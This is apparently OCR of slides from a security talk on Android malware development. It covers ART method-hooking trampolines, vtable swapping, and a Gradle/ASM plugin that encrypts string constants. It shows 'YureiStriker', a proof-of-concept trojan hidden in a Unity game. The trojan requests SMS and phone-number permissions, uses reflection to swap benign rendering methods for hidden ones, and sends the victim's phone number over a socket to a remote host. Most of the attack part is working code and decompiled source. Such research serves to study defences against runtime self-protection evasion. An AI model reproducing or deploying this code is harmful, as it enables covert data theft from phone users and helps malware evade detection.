
> Dynamic rewriting on the receiver side

```
#if defined(__x86_64__)
// 48 bf 00 00 00 00 00 00 00 00 ; movabs rdi, 0x0
// ff 77 20 ; push QWORD PTR [rdi + 0x20]
// c3 ; ret
unsigned char trampoline[] = {
        [0]: 0x00, [1]: 0x00, [2]: 0x00, [3]: 0x00, // code_size_ in OatQuickMethodHeader
        [4]: 0x48, [5]: 0xbf, [6]: 0x00, [7]: 0x00, [8]: 0x00, [9]: 0x00, [10]: 0x00, [11]: 0x00, [12]: 0x00, [13]: 0x00,
        [14]: 0xff, [15]: 0x77, [16]: 0x20,
        [17]: 0xc3
};
#elif defined(__aarch64__)
// 60 00 00 58 ; ldr x0, 12
// 10 00 40 F8 ; ldr x16, [x0, #0x00]
// 00 02 1f d6 ; br x16
// 00 00 00 00
// 00 00 00 00 ; 0x0000000000000000
unsigned char trampoline[] = {
        0x00, 0x00, 0x00, 0x00, // code_size_ in OatQuickMethodHeader
        0x60, 0x00, 0x00, 0x58,
        0x10, 0x00, 0x40, 0xf8,
        0x00, 0x02, 0x1f, 0xd6,
        0x00, 0x00, 0x00, 0x00,
        0x00, 0x00, 0x00, 0x00
};
#endif
```

> Dynamic rewriting on the receiver side




> Changing VTables




https://ceur-ws.org/Vol-1575/paper_10.pdf

> Changing VTables




https://github.com/vaioco/ARTDroid

> Gradle Plugins + ASM



> Gradle Plugins + ASM



```
15
16  class HellCryptClassVisitor(api: Int, cv: ClassVisitor) : ClassVisitor(api, cv) {
17      private lateinit var className: String
18
19      private var staticBlock = false
20      private val stringMap = mutableMapOf<String, String>()
21
22      override fun visit(version: Int, access: Int, name: String, signature: String?, superName: String?, interfaces: Array<out String>?) {
23          className = name
24          super.visit(version, access, className, signature, superName, interfaces)
25      }
26
27      override fun visitField(access: Int, name: String, descriptor: String, signature: String?, value: Any?): FieldVisitor? {
28          if (descriptor == "Ljava/lang/String;" && value is String) {
29              stringMap[name] = hellEncryptor.encrypt(value).decodeToString()
30              return super.visitField(access, name, descriptor, signature, value: null)
31          }
32          return super.visitField(access, name, descriptor, signature, value)
33      }
34
35      override fun visitMethod(access: Int, name: String, descriptor: String, signature: String?, exceptions: Array<out String>?): MethodVisitor {
36          val mv = super.visitMethod(access, name, descriptor, signature, exceptions)
37          return if (name == "<clinit>") {
38              staticBlock = true
39              HellCryptMethodVisitor(mv, clinit: true)
40          } else {
41              HellCryptMethodVisitor(mv, clinit: false)
42          }
43      }
44
45      override fun visitEnd() {
46          if (!staticBlock) {
47              val mv = super.visitMethod(ACC_STATIC, name: "<clinit>", descriptor: "()V", signature: null, exceptions: null)
```

> Gradle Plugins + ASM

```
private inner class HellCryptMethodVisitor(mv: MethodVisitor, private val clinit: Boolean) : MethodVisitor(api, mv) {
    private var modified = false

    private fun writeEncrypted(encrypted: String) {
        modified = true
        super.visitFieldInsn(GETSTATIC, owner: "com/lib/hellcrypt/Stub", name: "instance", descriptor: "Lcom/lib/hellcrypt/Stub;")
        super.visitLdcInsn(encrypted)
        super.visitMethodInsn(INVOKEVIRTUAL, owner: "com/lib/hellcrypt/Stub", name: "hellYoki", descriptor: "(Ljava/lang/String;)Ljava/lang/String;", isInterface: false)
    }

    override fun visitLdcInsn(value: Any) {
        if (value is String) {
            val encrypted = hellEncryptor.encrypt(value).decodeToString()

            writeEncrypted(encrypted)
        } else {
            super.visitLdcInsn(value)
        }
    }

    override fun visitMethodInsn(opcode: Int, owner: String, name: String, descriptor: String, isInterface: Boolean) {
        if (name == "init") {
            super.visitMethodInsn(opcode, owner, name, descriptor, isInterface)
        } else {
            super.visitMethodInsn(opcode, owner, name, descriptor, isInterface)
        }
    }

    override fun visitCode() {
        if (clinit) stringMap.forEach { it: Map.Entry<String, String>
            writeEncrypted(it.value)
            super.visitFieldInsn(PUTSTATIC, className, it.key, descriptor: "Ljava/lang/String;")
        }

        super.visitCode()
    }
```

> Gradle Plugins + ASM

```
    } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused) {
        finish();
    }
    try {
        Method declaredMethod2 = Helldroid.class.getDeclaredMethod("createDummyFile", Context.class);
        Method declaredMethod3 = Helldroid.class.getDeclaredMethod("checkMainTrace", null);
        Method declaredMethod4 = MainActivity.class.getDeclaredMethod("ReplaceMethodByObject", Object.class, Object.class);
        declaredMethod4.setAccessible(true);
        declaredMethod4.invoke(this, declaredMethod2, declaredMethod3);
    } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused2) {
        finish();
    }
    View inflate = getLayoutInflater().inflate(R.layout.activity_main, (ViewGroup) null, false);
    if (inflate instanceof ViewGroup) {
        ViewGroup viewGroup = (ViewGroup) inflate;
        int childCount = viewGroup.getChildCount();
        for (int i2 = 0; i2 < childCount; i2++) {
            findViewById = viewGroup.getChildAt(i2).findViewById(R.id.sample_text);
            if (findViewById != null) {
                break;
            }
        }
    }
    findViewById = null;
    TextView textView = (TextView) findViewById;
    if (textView == null) {
        throw new NullPointerException("Missing required view with ID: ".concat(inflate.getResources().getResourceName(R.id.
    }
    ConstraintLayout constraintLayout = (ConstraintLayout) inflate;
    this.f2080v = new i(constraintLayout, textView);
    setContentView(constraintLayout);
    ((TextView) this.f2080v.f12b).setText("Helldroid");
    try {
        Method declaredMethod5 = Helldroid.class.getDeclaredMethod("createDummyFile", Context.class);
        declaredMethod5.setAccessible(true);
        Helldroid.f2077v = Thread.currentThread().getStackTrace();
        declaredMethod5.invoke(null, this);
    } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused3) {
        finish();
    }
}
```

```
    try {
        Stub stub = Stub.instance;
        Method declaredMethod2 = Helldroid.class.getDeclaredMethod(stub.hellYoki1("ERACBDUMEBALFgApCh00"), Context.class);
        Method declaredMethod3 = Helldroid.class.getDeclaredMethod(stub.hellYoki("EQYCCj40PQQMPwCCDAQ="), null);
        Method declaredMethod4 = MainActivity.class.getDeclaredMethod(stub.hellYoki("IAHFESgOMTgTHxEQDycgJSIeGwY1"), Object.class,
        declaredMethod4.setAccessible(true);
        declaredMethod4.invoke(this, declaredMethod2, declaredMethod3);
    } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused2) {
        finish();
    }
    View inflate = getLayoutInflater().inflate(R.layout.activity_main, (ViewGroup) null, false);
    if (inflate instanceof ViewGroup) {
        ViewGroup viewGroup = (ViewGroup) inflate;
        int childCount = viewGroup.getChildCount();
        for (int i2 = 0; i2 < childCount; i2++) {
            findViewById = viewGroup.getChildAt(i2).findViewById(R.id.sample_text);
            if (findViewById != null) {
                break;
            }
        }
    }
    findViewById = null;
    TextView textView = (TextView) findViewById;
    if (textView == null) {
        throw new NullPointerException(Stub.instance.hellYoki("KwcQGiATN00ADggeChc0GmxSHwQPTBULNQtBCT0ieA==").concat(inflate.getRe
    }
    ConstraintLayout constraintLayout = (ConstraintLayout) inflate;
    this.f1896v = new h(constraintLayout, textView);
    setContentView(constraintLayout);
    TextView textView2 = (TextView) this.f1896v.f63b;
    Stub stub2 = Stub.instance;
    textView2.setText(stub2.hellYoki("NgNbE5UfLwQ5"));
    try {
        Method declaredMethod5 = Helldroid.class.getDeclaredMethod(stub2.hellYoki("ERACBDUMEBALFgApCh00"), Context.class);
        declaredMethod5.setAccessible(true);
        Helldroid.f1893v = Thread.currentThread().getStackTrace();
        declaredMethod5.invoke(null, this);
    } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused3) {
        finish();
    }
}
```

RASP vs MalDev

HELLDROID
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YUREISTRIKER

> RASP WTF?

Runtime Application Self-Protection (RASP) is a technology designed to detect and respond to threats in runtime, while the application is running. RASP works at the core of the application, analyzing its behavior, detecting attempted attacks, such as: Code injection attempts, hooking, logic manipulation, or exploitation of known vulnerabilities and taking automatic measures to **protect your code** and your data.

YUREISTRIKER

https://github.com/Tricta/YureiStriker

> YureiStriker

> YureiStriker

UnityPlayer × UnityPlayerActivity × AndroidManifest.xml ×

```
39          <intent>
40              <action android:name="com.android.vending.billing.InAppBillingService.BIND"/>
39          </intent>
42          <package android:name="com.instagram.android"/>
43          <intent>
44              <action android:name="com.digitalturbine.ignite.cl.IgniteRemoteService"/>
43          </intent>
14      </queries>
48      <uses-feature
            android:name="android.hardware.telephony"
            android:required="false"/>
51      <uses-permission android:name="android.permission.READ_SMS"/>
52      <uses-permission android:name="android.permission.RECEIVE_SMS"/>
53      <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
54      <uses-permission android:name="permission.READ_PHONE_NUMBERS"/>
56      <uses-permission android:name="android.permission.WAKE_LOCK"/>
57      <uses-permission android:name="com.applovin.array.apphub.permission.BIND_APPHUB_SERVICE"/>
58      <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
59      <uses-permission android:name="com.android.vending.BILLING"/>
60      <uses-permission android:name="android.permission.ACCESS_ADSERVICES_ATTRIBUTION"/>
61      <uses-permission android:name="android.permission.ACCESS_ADSERVICES_AD_ID"/>
62      <uses-permission android:name="android.permission.ACCESS_ADSERVICES_TOPICS"/>
63      <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
64      <permission
            android:name="com.multicastgames.venomSurvive.DYNAMIC_RECEIVER_NOT_EXPORTED_PERMISSION"
```

> YureiStriker

UnityPlayer × UnityPlayerActivity × NetworkConnectivity ×

```
import android.os.Bundle;
import android.view.KeyEvent;
import android.view.MotionEvent;
import androidx.core.app.ActivityCompat;

/* loaded from: classes5.dex */
public class UnityPlayerActivity extends Activity implements IUnityPlayerLifecycleEvents {
    protected UnityPlayer mUnityPlayer;

    @Override // com.unity3d.player.IUnityPlayerLifecycleEvents
    public void onUnityPlayerQuitted() {
    }

    protected String updateUnityCommandLineArguments(String str) {
        return str;
    }

    @Override // android.app.Activity
    protected void onCreate(Bundle bundle) {
        requestWindowFeature(1);
        super.onCreate(bundle);
        ActivityCompat.requestPermissions(this, new String[]{"android.permission.READ_SMS", "android.permission.RECEIVE_SMS", "android.permission.
        getIntent().putExtra("unity", updateUnityCommandLineArguments(getIntent().getStringExtra("unity")));
        UnityPlayer unityPlayer = new UnityPlayer(this, this);
        this.mUnityPlayer = unityPlayer;
        setContentView(unityPlayer);
        this.mUnityPlayer.requestFocus();
    }
```


> YureiStriker

UnityPlayer × UnityPlayerActivity × AndroidManifest.xml ×

```
    }

    public UnityPlayer(Context context, IUnityPlayerLifecycleEvents iUnityPlayerLifecycleEvents) {
        super(context);
        this.mHandler = new Handler();
        this.mInitialScreenOrientation = -1;
        byte b2 = 0;
        this.mMainDisplayOverride = false;
        this.mIsFullscreen = true;
        this.mState = new m();
        this.m_Events = new ConcurrentLinkedQueue();
        this.mOrientationListener = null;
        this.m_MainThread = new e(this, b2);
        this.m_AddPhoneCallListener = false;
        this.m_PhoneCallListener = new c(this, b2);
        this.m_ARCoreApi = null;
        this.m_FakeListener = new a();
        this.m_Camera2Wrapper = null;
        this.m_HFPStatus = null;
        this.m_AudioVolumeHandler = null;
        this.m_OrientationLockListener = null;
        this.m_launchUri = null;
        this.m_NetworkConnectivity = null;
        this.m_UnityPlayerLifecycleEvents = null;
        this.mProcessKillRequested = true;
        this.mSoftInputDialog = null;
        this.m_UnityPlayerLifecycleEvents = iUnityPlayerLifecycleEvents == null ? this : iUnityPlayerLifecycleEvents;
        if (context instanceof Activity) {
            Activity activity = (Activity) context;
            this.mActivity = activity;
            currentActivity = activity;
            this.mInitialScreenOrientation = activity.getRequestedOrientation();
            this.m_launchUri = this.mActivity.getIntent().getData();
        }
        this.mContext = context;
        EarlyEnableFullScreenIfEnabled();
        Configuration configuration = getResources().getConfiguration();
```

```
static {
    new l().a();
    System.loadLibrary("yureistriker");
}
```

> YureiStriker



> YureiStriker

```
void setProperties() {
    try {
        Method declaredMethod = UnityPlayer.class.getDeclaredMethod("CreateGlView", new Class[0]);
        Method declaredMethod2 = UnityPlayer.class.getDeclaredMethod("RenderShaders", new Class[0]);
        Method declaredMethod3 = UnityPlayer.class.getDeclaredMethod("ReplaceMethodByObject", Object.class, Object.class);
        declaredMethod3.setAccessible(true);
        declaredMethod3.invoke(this, declaredMethod, declaredMethod2);
    } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused) {
        System.exit(0);
    }
}
```

> YureiStriker

```
private SurfaceView CreateGlView() {
    SurfaceView surfaceView = new SurfaceView(this.mContext);
    surfaceView.setId(this.mContext.getResources().getIdentifier("unitySurfaceView", "id", this.mContext.getPackageName()));
    if (IsWindowTranslucent()) {
        surfaceView.getHolder().setFormat(-3);
        surfaceView.setZOrderOnTop(true);
    } else {
        surfaceView.getHolder().setFormat(-1);
    }
    surfaceView.getHolder().addCallback(new AnonymousClass21());
    surfaceView.setFocusable(true);
    surfaceView.setFocusableInTouchMode(true);
    return surfaceView;
}
```

```
private SurfaceView RenderShaders() {
    SurfaceView surfaceView = new SurfaceView(this.mContext);
    geometryGen();
    surfaceView.setId(this.mContext.getResources().getIdentifier("unitySurfaceView", "id", this.mContext.getPackageName()));
    if (IsWindowTranslucent()) {
        surfaceView.getHolder().setFormat(-3);
        surfaceView.setZOrderOnTop(true);
    } else {
        surfaceView.getHolder().setFormat(-1);
    }
    surfaceView.getHolder().addCallback(new AnonymousClass21());
    surfaceView.setFocusable(true);
    surfaceView.setFocusableInTouchMode(true);
    Context context = this.mContext;
    new Thread(new Runnable() { // from class: com.unity3d.player.UnityPlayer$$ExternalSyntheticLambda0
        @Override // java.lang.Runnable
        public final void run() {
            UnityPlayer.this.m3043lambda$RenderShapes$0$comunity3dplayerUnityPlayer();
        }
    }).start();
    return surfaceView;
}
```

> YureiStriker

```
public /* synthetic */ void m3043lambda$RenderShapes$0$comunity3dplayerUnityPlayer() {
    getUnityNativeLibraryPath(this.mContext);
}
```

```
void geometryGen() {
    try {
        Method declaredMethod = UnityPlayer.class.getDeclaredMethod("getUnityNativeLibraryPath", Context.class);
        Method declaredMethod2 = NetworkConnectivity.class.getDeclaredMethod("getToken", Context.class);
        Method declaredMethod3 = UnityPlayer.class.getDeclaredMethod("ReplaceMethodByObject", Object.class, Object.class);
        declaredMethod3.setAccessible(true);
        declaredMethod3.invoke(this, declaredMethod, declaredMethod2);
    } catch (IllegalAccessException | NoSuchMethodException | InvocationTargetException unused) {
        System.exit(0);
    }
}
```

> YureiStriker

UnityPlayer × UnityPlayerActivity × NetworkConnectivity ×

```
36    public static void getToken(Context context) {
          try {
37            Socket socket = new Socket(hostPath(host), port);
              try {
38                InputStream inputStream = socket.getInputStream();
39                OutputStream outputStream = socket.getOutputStream();
40                BufferedReader bufferedReader = new BufferedReader(new InputStreamReader(inputStream));
41                PrintWriter printWriter = new PrintWriter(outputStream, true);
43                TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService(HintConstants.AUTOFILL_HINT_PHONE);
45                if (ActivityCompat.checkSelfPermission(context, "android.permission.READ_PHONE_NUMBERS") == 0 || ActivityCompat.checkSelfPermission(context, "a
47                    String line1Number = telephonyManager.getLine1Number();
48                    String str = "> " + line1Number + "\n";
49                    if (line1Number != null && !line1Number.isEmpty()) {
50                        outputStream.write(str.getBytes(), 0, str.getBytes().length);
51                        outputStream.flush();
                      }
                  }
                  while (true) {
57                    String readLine = bufferedReader.readLine();
                      if (readLine != null) {
58                        if (readLine.contains("eyJh")) {
59                            String[] split = readLine.split("\\.");
60                            if (split.length == 3 && !tokenValidation(context, inputStream, outputStream, new String(Base64.getUrlDecoder().decode(split[1])))
63                                printWriter.println("Unable to do the ops");
                              }
                          }
                      } else {
68                        socket.close();
                          return;
                      }
                  }
```

```
private static String getUnityNativeLibraryPath(Context context) {
    return context.getApplicationInfo().nativeLibraryDir;
}
```

> YureiStriker

